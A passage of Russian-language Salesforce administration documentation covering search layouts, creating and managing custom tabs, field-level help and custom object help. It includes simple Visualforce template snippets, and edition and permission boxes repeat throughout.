  - Макеты поиска не поддерживают удаление уникальных идентификационных полей (например, «Имя организации» или «Номер обращения»). Данные поля должны отображаться первыми в списке полей макета поиска.
  - Макеты поиска не поддерживают добавление стандартных (например, «Описание», «Сведения о решении») и настраиваемых полей с областью подробного текста.
  - Макет поиска может быть дополнен любыми полями, несмотря на их доступность пользователю, настраивающему макет поиска.
  - В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition макеты поиска не переопределяют безопасность поля. Поле, добавленное в макет поиска, но скрытое параметрами безопасности поля, не отображается в результатах поиска.
  - В версиях Personal Edition, Contact Manager, Group Edition и Professional Edition макеты поиска переопределяют параметры макета страницы. Поле, добавленное в макет поиска, но скрытое параметрами макета страницы, отображается в результатах поиска.
  - Макеты результатов поиска для интересов, организаций, контактов и возможностей также применяются к результатам поиска, отображаемым при обнаружении повторяющихся интересов.
  - Поля формулы недоступны в макетах результатов поиска.
  - Рекомендуем не удалять поле «Телефон» из макета диалогового окна поиска телефонов. В противном случае результаты поиска по каталогу не могут использоваться для ввода номера на клавиатуре программного телефона.
  - Чтобы добавить настраиваемую кнопку в списковое представление или макет поиска, создайте настраиваемую кнопку для стандартного или настраиваемого объекта и заполните поле «Тип отображения» значением **«Кнопка списка»**. Настраиваемая кнопка будет доступна в списковом представлении и макетах результатов поиска для соответствующего объекта.
-  **Совет:** Чтобы визуально различать организации-компании и организации-лица в результатах поиска по организациям, добавьте поле «Является организацией–лицом», которое отображается в виде значка организации-лица ().

При необходимости поле «Является организацией–лицом» может быть выбрано в качестве первого столбца макетов поиска организаций. В противном случае первым столбцом должно быть выбрано поле «Имя организации».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов  
поиска:

- «Настройка приложения»

## Настройка настраиваемых вкладок

### Общие сведения о настраиваемых вкладках


Настраиваемые вкладки в системе Salesforce позволяют отображать данные настраиваемого объекта или другое веб-содержимое.

Ниже перечислены типы настраиваемых вкладок, доступные для создания.

- Вкладки настраиваемого объекта (доступны только на уровне приложения) отображают данные настраиваемого объекта на вкладке пользовательского интерфейса. Вкладки настраиваемого объекта выглядят и функционируют аналогично стандартным вкладкам.
- Настраиваемые веб-вкладки отображают любое внешнее веб-приложение или веб-страницу на вкладке Salesforce. Веб-вкладки могут содержать боковую панель или отображаться на всю ширину страницы.
- На вкладках Visualforce отображаются данные со страницы Visualforce. Вкладки Visualforce выглядят и функционируют аналогично стандартным вкладкам.
- Вкладки страницы Lightning позволяют добавлять страницы Lightning в меню навигации Salesforce1.

Вкладки страницы Lightning недоступны на полной версии сайта Salesforce и их функционал отличается от прочих настраиваемых вкладок Salesforce. В Salesforce Classic не отображаются на странице «Все вкладки» при нажатии значка (+) справа от текущих вкладок. Кроме того, вкладки страницы Lightning не отображаются в списке «Доступные вкладки» при настройке вкладок для приложений. Кроме того, вкладки страницы Lightning не доступны в Lightning Experience.

- Вкладки компонентов Lightning позволяют использовать компоненты Lightning в мобильном приложении Salesforce1 (через меню навигации) или Lightning Experience (через средство запуска приложений). Компоненты Lightning не поддерживаются в Salesforce Classic.

 **Прим.:** Следует обязательно включить Мой домен в организации, чтобы компоненты Lightning отображались на вкладке компонентов Lightning.

СМ. ТАКЖЕ:

[Создание настраиваемых приложений](#)

[Что такое приложение вложенной вкладки?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Вкладки настраиваемых объектов и веб-вкладки доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Вкладки Visualforce доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Вкладки страницы Lightning доступны в версиях: **все** версии, кроме **Database.com Edition**.



## Определение настраиваемых вкладок

Настраиваемые вкладки отображают данные настраиваемого объекта или другое веб-содержимое, внедренное в приложение.

- **Вкладки настраиваемого объекта:** для данных настраиваемого объекта
- **Веб-вкладки:** для прочего веб-содержимого
- **Вкладки Visualforce:** для страниц Visualforce
- **Вкладка компонентов Lightning** предназначена для добавления компонентов Lightning в мобильное приложение Salesforce1 (через меню навигации) или в Lightning Experience (через средство запуска приложений).
- **Вкладки страницы Lightning:** для страниц Lightning, подлежащих добавлению в меню навигации Salesforce1.

Приложения вложенной вкладки поддерживают только веб-вкладки и вкладки Visualforce.

Делегированные администраторы, которые могут управлять указанными настраиваемыми объектами, могут создавать и настраивать вкладки для соответствующих настраиваемых объектов.

СМ. ТАКЖЕ:

[Общие сведения о настраиваемых вкладках](#)

[Что такое приложение вложенной вкладки?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Вкладки настраиваемых объектов и веб-вкладки доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Вкладки Visualforce доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Вкладки страницы Lightning доступны в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых вкладок:

- «Настройка приложения»

## Создание веб-вкладок

Веб-вкладки позволяют использовать веб-приложения или другие веб-сайты прямо в приложении.

1. Введите строку «Вкладки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Вкладки».
2. Нажмите кнопку «Создать» в связанном списке «Веб-вкладки».
3. Выберите макет новой вкладки. Макет вкладки определяет необходимость отображения боковой панели на странице.
4. Нажмите кнопку «Далее».
5. Введите метку для отображения на вкладке.
6. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля «Стиль вкладки».

Если стиль вкладки уже используется, то напротив имени стиля вкладки в квадратных скобках [] отображается число. Чтобы просмотреть вкладки, использующие данный стиль, наведите указатель мыши на имя нужного стиля. Чтобы отфильтровать данный список, щелкните «Скрыть стили, используемые на других вкладках».

7. Чтобы выбрать цветовую схему и значок настраиваемой вкладки, щелкните нужный стиль вкладки.


Чтобы создать настраиваемый стиль вкладки, нажмите кнопку «Создать собственный стиль» в окне «Выбор стиля вкладки» (при наличии доступа ко вкладке «Документы»).

Чтобы создать собственный стиль вкладки, выполните указанные ниже действия.

- a. Чтобы открыть диалоговое окно выбора цвета, щелкните значок поиска напротив поля «Цвет».
- b. Нажмите кнопку «Вставить изображение», выберите папку документов и нужное изображение.

Чтобы найти документ, имя которого содержит поисковый запрос, щелкните «Поиск в документах», введите поисковый запрос и нажмите кнопку «Начать».



**Прим.:** Данное диалоговое окно содержит файлы размером не более 20 Кб, которые доступны в папках документов и в свойствах которых установлен флажок «Внешний доступ». При удалении документа, используемого для значка, система Salesforce заменяет его стандартным разноцветным значком блока (  ).

- c. Выберите нужный файл и нажмите кнопку «ОК». При этом откроется мастер создания настраиваемой вкладки.

8. При необходимости измените высоту рамки содержимого.
9. Чтобы гарантировать надлежащее отображение и функционирование веб-страницы в приложении Salesforce Classic Mobile, установите флажок «Поддержка Salesforce Classic Mobile».

Установка данного флажка приводит к добавлению вкладки в список доступных вкладок для конфигураций Salesforce Classic Mobile. Чтобы гарантировать совместимость страниц веб-вкладок с мобильными обозревателями, просмотрите рекомендации по использованию вкладок Salesforce Classic Mobile.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Вкладки настраиваемого объекта и веб-вкладки доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


Вкладки Visualforce доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Вкладки страницы Lightning доступны в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых вкладок:

- «Настройка приложения»


 **Прим.:** Флажок «Поддержка Salesforce Classic Mobile» отображается только при использовании приложения Salesforce Classic Mobile.

10. При необходимости выберите настраиваемую ссылку заставки, отображаемой при выборе вкладки. Рекомендуем избегать использования заставки при планировании мобильности веб-вкладки, так как мобильное приложение не поддерживает отображение заставок.
11. При необходимости введите описание вкладки и нажмите кнопку **«Далее»**.
12. Введите URL-адрес или выберите настраиваемый элемент S-Control для отображения на вкладке. При необходимости скопируйте и вставьте любые поля слияния.

 **Прим.:** Веб-вкладки поддерживают только поля слияния пользователя, организации и API.

Чтобы открыть веб-вкладку, нажмите кнопку **«Предварительный просмотр веб-вкладки»**.

13. Выберите кодировку URL-адреса и нажмите кнопку **«Далее»**.
14. Добавьте веб-вкладку в соответствующие профили. Чтобы определить доступность настраиваемой вкладки пользователям с данным профилем, выберите значение «Включены стандартные параметры», «Отключены стандартные параметры» или «Вкладка скрыта». При необходимости данный параметр может быть изменен.
15. Нажмите кнопку **«Далее»**.
16. Выберите настраиваемые приложения для добавления новой вкладки.
17. Чтобы применить параметры доступности вкладки ко всем пользователям, установите флажок «Добавить вкладку в текущие персональные настройки пользователя».
18. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Ниже перечислены условия, при которых веб-вкладка или настраиваемая ссылка может отображать пустую страницу.

- Настройки внедренного сайта отклоняют загрузку содержимого в рамке.
- Настройки внедренного сайта разрешают загрузку содержимого в рамке (только при доставке содержимого тем же сайтом).
- Внедренный сайт использует безопасное и небезопасное содержимое, а настройки обозревателя пользователя блокируют отображение смешанного активного содержимого.

Ниже перечислены рекомендуемые временные решения.

- Разрешите настраиваемой ссылке открытие в новом окне или отображение в текущем окне без боковой панели или верхнего колонтитула.
- Добавьте URL-адрес веб-вкладки в настраиваемую ссылку и разрешите URL-адресу открытие в новом окне или отображение в текущем окне без боковой панели или верхнего колонтитула.
- Если внедряемый сайт использует префикс HTTP и смешанное активное содержимое, измените текущий префикс на HTTPS. Если внедренный сайт использует допустимый сертификат безопасности и поддерживает отображение содержимого в рамках, то изменение префикса должно способствовать отображению сайта.

## Создание вкладок настраиваемого объекта

Определите новую вкладку для отображения данных, хранящихся в записях настраиваемого объекта.

1. Введите строку «*Вкладки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Вкладки**».
2. Нажмите кнопку «**Создать**» в связанном списке «Вкладки настраиваемого объекта».
3. Выберите настраиваемый объект для отображения на настраиваемой вкладке. При отсутствии нужного настраиваемого объекта щелкните ссылку «**Создать новый настраиваемый объект**» и выполните инструкции, указанные в разделе «[Определение настраиваемых объектов](#)» на странице 4442.

Метка новой вкладки соответствует метке множественного числа настраиваемого объекта.

4. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля «Стиль вкладки».



Если стиль вкладки уже используется, то напротив имени стиля вкладки в квадратных скобках [] отображается число. Чтобы просмотреть вкладки, использующие данный стиль, наведите указатель мыши на имя нужного стиля. Чтобы отфильтровать данный список, щелкните «Скрыть стили, используемые на других вкладках».

5. Чтобы выбрать цветовую схему и значок настраиваемой вкладки, щелкните нужный стиль вкладки.

Чтобы создать настраиваемый стиль вкладки, нажмите кнопку «**Создать собственный стиль**» в окне «Выбор стиля вкладки» (при наличии доступа ко вкладке «Документы»). Чтобы создать собственный стиль вкладки, выполните указанные ниже действия.

- a. Чтобы открыть диалоговое окно выбора цвета, щелкните значок поиска напротив поля «Цвет».
- b. Нажмите кнопку «**Вставить изображение**», выберите папку документов и нужное изображение.

Чтобы найти документ, имя которого содержит поисковый запрос, щелкните «**Поиск в документах**», введите поисковый запрос и нажмите кнопку «**Начать**».

 **Прим.:** Данное диалоговое окно содержит файлы размером не более 20 Кб, которые доступны в папках документов и в свойствах которых установлен флажок «Внешний доступ». При удалении документа, используемого для значка, система Salesforce заменяет его стандартным разноцветным значком блока (  ).

- c. Выберите нужный файл и нажмите кнопку «**ОК**». При этом откроется мастер создания настраиваемой вкладки.
6. При необходимости выберите настраиваемую ссылку заставки, отображаемой при выборе вкладки.
  7. При необходимости введите описание вкладки и нажмите кнопку «**Далее**».
  8. Выберите нужные профили пользователей.
    - Установите флажок «**Применить доступность вкладки ко всем профилям**» и выберите значение «Включены стандартные параметры», «Отключены стандартные параметры» или «Вкладка скрыта» из раскрывающегося списка.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Вкладки настраиваемого объекта и веб-вкладки доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Вкладки Visualforce доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Вкладки страницы Lightning доступны в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых вкладок:


- «Настройка приложения»

- При необходимости установите флажок **«Применить различную доступность вкладки в каждом профиле»** и выберите значение **«Включены стандартные параметры»**, **«Отключены стандартные параметры»** или **«Вкладка скрыта»** из раскрывающегося списка для каждого профиля.

При использовании версии Professional Edition или лицензии Salesforce Platform One уровню доступности вкладки автоматически присваивается значение **«Включены стандартные параметры»**.

**9.** Заполните поле **«Доступность вкладки»**.

Чтобы определить доступность настраиваемой вкладки пользователям данного профиля в версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition, выберите значение **«Включены стандартные параметры»**, **«Отключены стандартные параметры»** или **«Вкладка скрыта»** в раскрывающемся списке **«Доступность вкладки»** и нажмите кнопку **«Далее»**. При использовании версии Professional Edition уровню доступности вкладки автоматически присваивается значение **«Включены стандартные параметры»**. При использовании лицензии Salesforce Platform One уровню доступности вкладки автоматически присваивается значение **«Включены стандартные параметры»**.

 **Прим.:** Записи настраиваемого объекта, вкладке которого назначена доступность **«Вкладка скрыта»**, не обрабатываются поиском.

При выборе значения **«Включены стандартные параметры»** или **«Отключены стандартные параметры»** настраиваемый объект добавляется в раскрывающийся список **«Создать»** на боковой панели, а пользователи с полномочием **«Создание»** получают возможность быстрого создания записи. Например, если настраиваемый объект, отображаемый на настраиваемой вкладке, называется **«Расходы»**, то данный список дополняется объектом **«Расход»**.

**10.** Выберите настраиваемые приложения для добавления новой вкладки.

**11.** Чтобы добавить новую вкладку в настроенные параметры отображения пользователей, установите флажок **«Добавить вкладку в текущие персональные настройки пользователя»**.

**12.** Нажмите кнопку **«Сохранить»**.

Чтобы настроить вкладку дополнительно, выполните указанные ниже действия.

- Определите макет страницы для записей, отображаемых на вкладке. Макет страницы определяет поля, доступные для отображения и редактирования при вводе данных на настраиваемой вкладке.
- Выберите поля, которые должны отображаться пользователям в основных списках на начальной странице вкладки настраиваемого объекта.

СМ. ТАКЖЕ:

[Общие сведения о настраиваемых вкладках](#)

[Рекомендации по сокращению времени поиска](#)

## Управление настраиваемыми вкладками

Введите строку «Вкладки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Вкладки», чтобы вывести список вкладок организации. Данная страница позволяет просматривать, создавать, редактировать и удалять настраиваемые вкладки.

- Чтобы включить поддержку вкладок Visualforce или веб-вкладок для использования в приложении Salesforce Classic Mobile, измените свойства вкладок и установите флажок «Поддержка Salesforce Classic Mobile».
- Ограничение для настраиваемых вкладок является фиксированным, определяется версией и не может быть увеличено. Дополнительную информацию можно получить в компании Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Вкладки настраиваемых объектов и веб-вкладки доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Вкладки Visualforce доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Вкладки страницы Lightning доступны в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых вкладок:

- «Настройка приложения»

## Настройка справки

### Общие сведения о настраиваемой справке

Ссылка **«Справка и обучение»**, расположенная вверху каждой страницы, открывает окно Salesforce «Справка и обучение», содержащее разделы интерактивной справки, решения и рекомендованные занятия. Чтобы открыть раздел контекстно-зависимой интерактивной справки, описывающий текущую страницу, щелкните ссылку **«Справка для этой страницы»** на любой странице.

Настраиваемая справка Salesforce позволяет дополнить стандартную справку сведениями об использовании полей и функций, уникальных для организации или разрабатываемого приложения Force.com AppExchange.

Ниже перечислены действия, доступные в настраиваемой справке.

- Переопределение стандартных разделов контекстно-зависимой интерактивной справки Salesforce для настраиваемых объектов посредством [справки объекта](#)
- Добавление [справки поля](#), отображающейся при наведении указателя мыши на поле

СМ. ТАКЖЕ:

[Начало работы со справкой поля](#)

[Начало работы со справкой объекта](#)

### Начало работы со справкой поля

Справка поля позволяет добавлять текст, определяющий назначение и функцию любого стандартного или настраиваемого поля. Благодаря тексту настраиваемой справки, пользователи могут просматривать подробное описание любого поля организации на всех соответствующих страницах просмотра и редактирования сведений. Чтобы просмотреть текст справки поля, наведите указатель мыши на значок сведений напротив нужного поля.

Прежде чем начать определение справки поля, просмотрите перечисленные ниже советы и рекомендации по внедрению.

### Советы по внедрению

- По умолчанию справка поля включена во всех версиях.
- Справка поля недоступна для некоторых стандартных полей, включая поля объекта «Пользователь», системные поля, доступные только для чтения, поля автонумерации, поля мультивалюты, поля сообщества «Иден» и поля объекта «Сообщество».
- Текст справки поля автоматически добавляется в пакет при добавлении связанного поля в любой пакет Force.com AppExchange.
- Текст справки, используемый управляемым пакетом, блокируется разработчиком, предоставляя установщикам возможность его изменения.

### Рекомендации

- Текст настраиваемой справки отображается на страницах просмотра и редактирования сведений, поэтому рекомендуем избегать инструкций по вводу данных. Взамен, создайте текст справки, определяющий назначение поля. Например: *«Максимально допустимая скидка для данной организации.»*

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

- Дополните текст справки сведениями об атрибутах поля. Например:  
*«Подробное описание назначения отчета по расходам. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.»*
- Дополните текст справки примерами, разъясняющими значение поля. Например:  
*«Четырехзначный рекламный код, используемый для определения стоимости, взимаемой с клиента. Например, 4PLT (платиновая система ценообразования четвертого уровня).»*
- При использовании многоязычной организации создайте переводы для поля «Текст справки» с помощью средства перевода.

СМ. ТАКЖЕ:

[Общие сведения о настраиваемой справке](#)

[Определение справки поля](#)

## Определение справки поля

Справка поля позволяет добавлять текст, определяющий назначение и функцию любого стандартного или настраиваемого поля. Благодаря тексту настраиваемой справки, пользователи могут просматривать подробное описание любого поля организации на всех соответствующих страницах просмотра и редактирования сведений. Чтобы просмотреть текст справки поля, наведите указатель мыши на значок сведений напротив нужного поля.

1. В разделе настроек управления для объекта перейдите в раздел «Поля».
2. Щелкните ссылку **«Правка»** напротив нужного поля.
3. Введите текст, который должен отображаться при наведении указателя мыши на значок сведений, расположенный напротив поля на странице просмотра или редактирования сведений, в поле «Текст справки». Разрешается использовать не более 255 символов.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о настраиваемой справке](#)

[Начало работы со справкой поля](#)

[Поиск по параметрам управления объектами](#)

## Начало работы со справкой объекта

Справка объекта доступна для всех настраиваемых и внешних объектов. Щелкнув по ссылке **«Справка для этой страницы»** в настраиваемом объекте, пользователи получают доступ к полезной информации о нем.

- ☑ **Прим.:** При отсутствии справки объекта при нажатии ссылки **«Справка для этой страницы»** выводится информация о стандартном объекте, которая может быть не связана с настраиваемым объектом.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или  
изменения справки поля:

- «Настройка приложения»



Можно переопределить ссылки «**Справка для этой страницы**» для любого настраиваемого или внешнего объекта собственным содержимым справки, хранящимся на странице Visualforce. Не волнуйтесь! Нет необходимости изучать Visualforce, чтобы добавлять содержимое справки для настраиваемых объектов.

После добавления настраиваемой справки для настраиваемых объектов при нажатии ссылки «**Справка для этой страницы**» будет выводиться этот вариант справки. Настраиваемая справка для настраиваемых объектов доступна пользователям на начальной странице объекта, на страницах просмотра и редактирования сведений, а также во всех списковых представлениях и связанных списках.

Справку объекта для настраиваемых и внешних объектов можно создать во всех версиях Salesforce, поддерживающих настраиваемые и внешние объекты. Дополнительную информацию см. в разделе «*Ограничения Salesforce*».

СМ. ТАКЖЕ:

[Общие сведения о настраиваемой справке](#)

[Определение справки объекта](#)

[Принципы и рекомендации по созданию справки объекта](#)

## Определение справки объекта

Справка объекта переопределяет ссылки «**Справка для этой страницы**» для любого настраиваемого или внешнего объекта собственным содержимым справки, хранящимся на странице Visualforce. Чтобы предоставить всем пользователям доступ к справке объекта, создайте страницу Visualforce, хранящую содержимое справки. Дополните определение настраиваемого или внешнего объекта ссылкой на эту страницу. Доступ ко справке объекта предоставляется всем пользователям немедленно.

1. Создайте страницу Visualforce, хранящую содержимое справки.
2. Измените [определение настраиваемого объекта](#) или [определение внешнего объекта](#), которое использует данную настраиваемую справку при выборе ссылки «**Справка для этой страницы**».
3. Для пункта «Параметры контекстно зависимой справки» установите «**Открыть окно с помощью страницы Visualforce**».
4. Выберите страницу Visualforce, хранящую содержимое справки.
5. Нажмите кнопку «**Сохранить**».

### [Создание справки для настраиваемого объекта со статичным содержимым](#)

Пользователи, владеющие HTML, могут легко добавлять справочные материалы для настраиваемых объектов. Для этого требуется написать содержимое справки с помощью HTML и сохранить его на странице Visualforce. Знание Visualforce не обязательно. Участники могут использовать предоставленные шаблоны.

### [Создание справки в формате PDF для настраиваемых объектов](#)

Система поддерживает создание справки для настраиваемых объектов в виде страниц Visualforce, которые перенаправляют на файлы справки в формате PDF или URL-адреса. Знание Visualforce не обязательно. Участники могут использовать предоставленные шаблоны.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Настраиваемые объекты доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Внешние объекты Lightning Connect доступны в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или изменения справки объекта:

- «Настройка приложения»

[Принципы и рекомендации по созданию справки объекта](#)

Прежде чем начать определение справки настраиваемого или внешнего объекта, просмотрите перечисленные ниже принципы и рекомендации по внедрению.

СМ. ТАКЖЕ:


[Начало работы со справкой объекта](#)

[Общие сведения о настраиваемой справке](#)

## Создание справки для настраиваемого объекта со статичным содержимым

Пользователи, владеющие HTML, могут легко добавлять справочные материалы для настраиваемых объектов. Для этого требуется написать содержимое справки с помощью HTML и сохранить его на странице Visualforce. Знание Visualforce не обязательно. Участники могут использовать предоставленные шаблоны.

1. Введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Страницы Visualforce**».
2. Нажмите кнопку «Создать». Редактор Visualforce откроется на новой странице.
3. Заполните поля ниже.

| Поле   | Описание   |
|--|--|
| Метка  | <p>Понятное имя страницы, которое будет использоваться для идентификации страницы в настройках.</p> <p> <b>Совет:</b> Рекомендуется установить правила присвоения имен страницам справки для настраиваемых объектов. Например, можно начинать имена всех страниц со слова «Справка_», далее добавляя имя объекта.</p> |
| Имя  | Имя API для страницы. Можно использовать значения автозаполнения.  |
| Описание   | Дополнительное описание страницы.  |
| «Доступно для мобильных приложений Salesforce и страниц Lightning» | Выберите этот параметр, если настраиваемый объект используется в Salesforce 1.   |

4. Нажмите кнопку «**Быстрое сохранение**».
5. На вкладке редактора кода **Visualforce Markup** выберите код по умолчанию и удалите его.
6. Копируйте приведенный ниже код шаблона и вставьте в редактор кода.

```
<apex:page showHeader="false">

  <!-- Add your help styles -->

  <h1>Help for {YourObjectName} Object</h1>
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Настраиваемые объекты доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Внешние объекты Lightning Connect доступны в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Visualforce доступен в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или изменения справки объекта:

- «Настройка приложения»

Для создания и редактирования страниц Visualforce:

- «Настройка приложения»

```
<p>Your custom help message here.</p>  
  
</apex:page>
```

7. Нажмите кнопку **«Быстрое сохранение»**.

8. Отредактируйте шаблон, добавив содержимое справки.

Чтобы форматировать страницу, добавьте разметку HTML. Также можно использовать разметку Visualforce.

9. Нажмите кнопку **«Сохранить»**.

Теперь эта страница может быть добавлена в качестве настраиваемой справки. При нажатии ссылки **«Справка для этой страницы»** страница загрузится в окне «Справка и обучение».

СМ. ТАКЖЕ:

[Определение справки объекта](#)

[Создание справки в формате PDF для настраиваемых объектов](#)


[Принципы и рекомендации по созданию справки объекта](#)

## Создание справки в формате PDF для настраиваемых объектов

Система поддерживает создание справки для настраиваемых объектов в виде страниц Visualforce, которые перенаправляют на файлы справки в формате PDF или URL-адреса. Знание Visualforce не обязательно. Участники могут использовать предоставленные шаблоны.

Содержимое справки можно написать в текстовом редакторе, например Microsoft Word, и преобразовать в PDF-файл.

1. Загрузите PDF-файл как статический ресурс.  
Этот файл будет выводиться при обращении к справке для настраиваемого объекта.
2. Введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Страницы Visualforce**».
3. Нажмите кнопку «**Создать**».  
Редактор Visualforce откроется на новой странице.
4. Заполните поля ниже.

| Поле   | Описание   |
|--|--|
| Метка  | <p>Понятное имя страницы, которое будет использоваться для идентификации страницы в настройках.</p> <p> <b>Совет:</b> Рекомендуется установить правила присвоения имен страницам справки для настраиваемых объектов. Например, можно начинать имена всех страниц со слова «Справка_», далее добавляя имя объекта.</p> |
| Имя  | Имя API для страницы. Можно использовать значения автозаполнения.  |
| Описание   | Дополнительное описание страницы.  |
| «Доступно для мобильных приложений Salesforce и страниц Lightning» | Выберите этот параметр, если настраиваемый объект используется в Salesforce1.  |

5. Нажмите кнопку «**Быстрое сохранение**».
6. На вкладке редактора кода **Visualforce Markup** выберите код по умолчанию и удалите его.
7. Копируйте приведенный ниже код шаблона и вставьте в редактор кода.

```
<apex:page showHeader="false" action="{! URLFOR($Resource.YourCustomHelpResource) }">
  <!-- This page redirects to the URL in the action attribute above -->
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Настраиваемые объекты доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Внешние объекты Lightning Connect доступны в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Visualforce доступен в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или изменения справки объекта:

- «Настройка приложения»


Для создания и редактирования страниц Visualforce:

- «Настройка приложения»

```
<p>Redirecting to help content...</p>
</apex:page>
```

8. Замените строку `YourCustomHelpResource` в атрибуте действия именем загруженного статического ресурса.
9. Нажмите кнопку **«Сохранить»**.

Теперь эта страница может быть добавлена в качестве справочной. При нажатии ссылки **«Справка для этой страницы»** пользователи будут перенаправлены к ресурсу, указанному в атрибуте действия.

 **Прим.:** Браузер пользователя определяет поведение ссылки на PDF-файл, но не созданной вами страницы Visualforce. Содержимое PDF может отображаться в браузере или загружаться как PDF-файл.

СМ. ТАКЖЕ:

[Определение справки объекта](#)

[Создание справки для настраиваемого объекта со статичным содержимым](#)

[Принципы и рекомендации по созданию справки объекта](#)

## Принципы и рекомендации по созданию справки объекта

Прежде чем начать определение справки настраиваемого или внешнего объекта, просмотрите перечисленные ниже принципы и рекомендации по внедрению.

### Рекомендации

- Высота и ширина окна, отображающего справку объекта, соответствуют стандартному окну Salesforce «Справка и обучение». Чтобы повысить доступность содержимого настраиваемой справки, рекомендуем выбирать соответствующий размер и стиль содержимого.
- Для индивидуализации справки можно использовать поля слияния и другие функции страниц Visualforce. Например, можно настроить страницу справки таким образом, чтобы она отображала имя пользователя.

### Дополнительные советы по внедрению

- При создании страниц Visualforce для настраиваемой справки не используется контроллер или используется настраиваемый контроллер. Нельзя пользоваться стандартным контроллером.
- При наличии справки объекта, добавляемой в каталог Force.com AppExchange, система Salesforce добавляет страницу Visualforce или статический ресурс, используемый полем данного объекта «Параметры контекстно зависимой справки».
- Справка объекта, используемая управляемыми пакетами, блокируется разработчиком, предоставляя установщикам возможность ее изменения.

СМ. ТАКЖЕ:

[Определение справки объекта](#)

[Начало работы со справкой объекта](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Настраиваемые объекты доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Внешние объекты Lightning Connect доступны в версиях:  
**Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Visualforce доступен в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

